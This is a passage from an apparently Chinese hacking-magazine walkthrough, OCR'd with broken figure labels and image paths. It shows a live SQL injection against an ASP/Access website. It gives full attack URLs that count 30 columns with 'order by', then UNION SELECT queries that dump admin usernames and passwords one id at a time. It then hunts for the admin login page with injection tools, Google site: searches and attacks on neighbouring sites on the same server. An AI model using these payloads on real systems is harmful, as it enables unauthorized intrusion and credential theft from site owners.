


图3

看到了吧，ACCESS的。猜解了一下，表名为ADMIN的字段有三个，分别是id、username、password、username和id两个字段的值都能查出来，但是，password字段的值就猜不出来了。小菜一般遇到这样的问题都是傻眼了。但是，有没有想过遇到问题要怎么处理呢？现在，我们要怎么办？大家应该知道union查询吧，不管是在MSSQL里还是在MYSQL里？剑心大叔（和土豆叔和LCX叔都差不多老了吧?-_-# 小编：剑心貌似刚毕业参加工作几个月）在研究PHP+MYSQL的时候，已经有讲过MYSQL的UNION查询。另外，SuperHei老哥的《Access的跨库查询》也有比较详细的讲解（八卦小编：superhei貌似都参加工作N多年了，辈分被花非花大伯完全哦乱了），欢迎大家一起骚扰他们两个。

ACCESS数据库也是可以利用UNION查询的，只是限制的条件比较多而已。那么，我们就针对这个网站，来做一次access union的演练。当然，我们必须先知道表名、字段名等。在图1里，我们已经都得到必要的信息了，那我们需要进一步得到的信息是，这个站的数据库一共有多少个字段。这可是件大工程啊（相信大家都知道剑心老叔测试的那几个大型门户站用过的语句了吧？超长！）。但是字段那么多，我们怎么能知道到底有多少个字段呢?一个个猜可是一件很麻烦的事呢。“order by”！——这可是个好东西，不过用它，有个限制，那就是我们查询的页里面不能有出现排序的语句，也就是不能在我们要查询的页当中使用“Order by”SQL查询语句。好了，需要了解的知识介绍完了，我们可以开始实战了：

在TT地址里输入:http://www.XXX.com/open.asp?product=259 order by 10，返回正常，说明总字段>=10。然后继续更改order by后面的数值，一直到30还是正常的，到了31就返回错误（图2）。






图4

这说明总字段数=30。接下来，我们可以提交如下语句：http://www.XXX.com/open.asp?product=259%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20admin（图3）



图5


图6

返回,1、11、12。


然后提交：http://www.XXX.com/open.asp?product=259%20and%201=2%20union%20select%20id,2,3,4,5,6,7,8,9,10,username,password,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20admin（图4）


这样，暴出来的是id=1的admin表中的用户的信息，大家都看到了吧！当然，我们还可以继续暴下一个管理员的名字，比如：**http://www.XXX.com/open.asp?product=259%20and%201=2%20union%20select%20id,2,3,4,5,6,7,8,9,10,username,password,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20admin where id=2** ==>(或者把id= 改成id>1也行)获取id=2管理员信息（图5）！


图7

然后，改变id>后面的值，就可以依次猜解了（管理员，我们基本都只需要一个而已）。用户名和密码通通出来了，那么，猜后台……要是猜不到后台，就是一件让人很郁闷的事了。我仍然用明哥的domain来猜，大部分的注入工具都有比较全的后台地址猜解功能（一般选择两个注入工具来搭配一下，本人一般用啊D和DOMAIN）（图6）。

工具没找到后台，郁闷ING……现在google搜：**后台 site:www.xxx.com**，**管理登录 site:www.xxx.com**，**admin site:www.xxx.com**，都没出结果。


图8



图9

后来想了一下，旁注！随便找了几个站，看有没有后台之类的可以找（有一些服务器上的网站，都是使用同一套系统做的，所以，有的站可能会出现后台地址，也就是说如果能知道其中一个站的漏洞的话，那么这个服务器上的站将全部沦陷！这就靠经验+运气了）。研究了一下，这个服务器的站就是使用同一套系统，找到其中一个站（图7）。

